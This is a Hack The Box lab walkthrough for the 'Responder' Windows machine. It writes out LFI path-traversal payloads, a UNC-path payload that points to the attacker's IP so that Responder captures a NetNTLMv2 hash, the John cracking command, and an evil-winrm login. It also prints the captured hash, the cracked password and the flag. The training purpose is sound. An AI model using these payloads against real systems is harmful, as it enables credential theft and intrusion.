HTB

HTB: Responder
Machine IP: 10.129.50.231
Difficulty: Very Easy
OS: Windows
Tools Used
| Tool | Purpose |
|---|---|
| rustscan | Fast port discovery |
| Responder | LLMNR/NBT-NS poisoning & hash capture |
| John the Ripper | NetNTLMv2 hash cracking |
| evil-winrm | WinRM client for remote PowerShell |
| curl / Burp Suite | LFI payload testing |
Step 1: Reconnaissance - Port Scanning
1.1 RustScan - Quick Port Discovery

sudo rustscan -a 10.129.50.231
Open ports discovered:
- Port 80 (HTTP)
- Port 5985 (WinRM - Windows Remote Management)
1.2 Add to /etc/hosts
The scan shows a redirect to unika.htb. Add it to your hosts file:
echo "10.129.50.231 unika.htb" | sudo tee -a /etc/hosts

1.3 Web Access
Visiting http://unika.htb reveals a corporate website:
Key observations:
- Website: “UNIKA” - design/consulting company
- Language selector: English/French
- WinRM (port 5985) open = potential for remote command execution
Step 2: Web Enumeration - Parameter Discovery
2.1 URL Parameter Analysis

Notice the URL changes when switching languages:
http://unika.htb/index.php?page=french.html
2.2 Suspecting Local File Inclusion (LFI)
The page= parameter looks suspicious. It appears to load different .html files. This pattern often indicates Local File Inclusion (LFI) vulnerability.
What is LFI?
- Application includes files based on user input
- No proper validation = can read system files
- Can lead to source code disclosure or RCE
2.3 Testing LFI - Reading Windows Hosts File
Try to read a known Windows file:
GET /index.php?page=../../../../Windows/System32/drivers/etc/hosts HTTP/1.1
Host: unika.htb

- Result: Success! The hosts file is displayed.
- Vulnerability confirmed: The application is vulnerable to Path Traversal / LFI.
Step 3: LFI Exploitation - Reading Sensitive Files
3.1 What Files to Read on Windows?
| File Path | Purpose |
|---|---|
Windows\System32\drivers\etc\hosts | DNS mappings |
Windows\win.ini | System information |
Windows\System32\inetsrv\config\applicationHost.config | IIS config |
/etc/passwd (Linux targets) | User accounts |
3.2 LFI to RFI (Remote File Inclusion)
When LFI is present, we can often upgrade to RFI by including remote files:
http://unika.htb/index.php?page=\\YOUR_IP\share\malicious.file
Why does this work?
- Windows supports UNC paths (
\\server\share\file) - If the application includes remote UNC paths, we can host a malicious file
- SMB protocol will be triggered → NetNTLMv2 hash captured
Step 4: LLMNR/NBT-NS Poisoning with Responder
4.1 Understanding the Attack
What is LLMNR/NBT-NS?
- Link-Local Multicast Name Resolution (LLMNR)
- NetBIOS Name Service (NBT-NS)
- Used when DNS fails to resolve a hostname
How the attack works:
- Application tries to access
\\YOUR_IP\share - Windows broadcasts “Who has YOUR_IP?”
- Responder answers: “I do! Send me your hash”
- Victim sends NetNTLMv2 hash to attacker

4.2 Start Responder
sudo responder -I tun0
Flags explained:
-I tun0: Listen on VPN interface (tun0)- Responder will poison LLMNR, NBT-NS, and MDNS requests
4.3 Get Attacker IP
ip addr show tun0

- My IP:
10.10.17.101
4.4 Trigger the Request via LFI
Create a UNC path payload:
http://unika.htb/index.php?page=\\10.10.17.101\share\test.html
What happens:
- Web server tries to access the UNC path
- Windows broadcasts “Who has 10.10.17.101?”
- Responder answers the query
- Web server sends NetNTLMv2 hash to Responder
4.5 Hash Captured!

Captured NetNTLMv2 Hash:
Administrator::RESPONDER:cff4580a6a6294c7e:281FFB08BB644040C07845AD01C7683:01010000000000008039478644A78DC011A11303E6C38FB98A00000002000804B004A004804C0001001E00570409004E002D055003300420055003605400510033005900400340057004904E002D05500330042005500360054003000440010510330595002E004B004A00448004C002E004C004F0430041004C003001404B004A004804C002E004C004F00430
Step 5: Cracking the NetNTLMv2 Hash
5.1 Understanding NetNTLMv2
Important: This is NOT an NTLM hash. You cannot use “pass the hash” with this.
| Hash Type | Format | Can Pass the Hash? |
|---|---|---|
| NTLM (NT hash) | aad3b435b51404eeaad3b435b51404ee | Yes |
| NetNTLMv2 | username::domain:challenge:response | No (must crack) |
5.2 Save the Hash
nano /tmp/hash.txt

5.3 Crack with John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hash.txt
- *Cracked password: `badminton

Credentials obtained:
- Username:
Administrator - Password:
badminton
Step 6: WinRM Access with Evil-WinRM
6.1 Why WinRM?
Port 5985 was open - this is WinRM (Windows Remote Management). It allows remote PowerShell sessions.
6.2 Connect with Evil-WinRM
evil-winrm -i 10.129.50.231 -u Administrator -p badminton
 Success! We have a shell as
 Administrator (local admin, NOT domain admin).
6.3 Understanding the Shell
*Evil-WinRM features:
- PowerShell console
- File upload/download
- Command execution
- Bypass AMSI
Step 7: Finding the Flag
7.1 Explore Users
*Evil-WinRM* PS C:\Users> ls

- Found user
mike. The flag is likely onmike’s desktop
7.2 Navigate to Mike’s Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> ls


7.3 Read the Flag
*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
Flag: ea81b7afdd03efaa0945333ed147fac

Step 8: Machine Owned
Flags
| Flag | Value |
|---|---|
| Flag | ea81b7afdd03efaa0945333ed147fac |
Credentials Table
| User | Password | Source | Access Level |
|---|---|---|---|
| Administrator | badminton | Cracked NetNTLMv2 hash | Local Admin |
| mike | (same or different) | N/A | Regular user |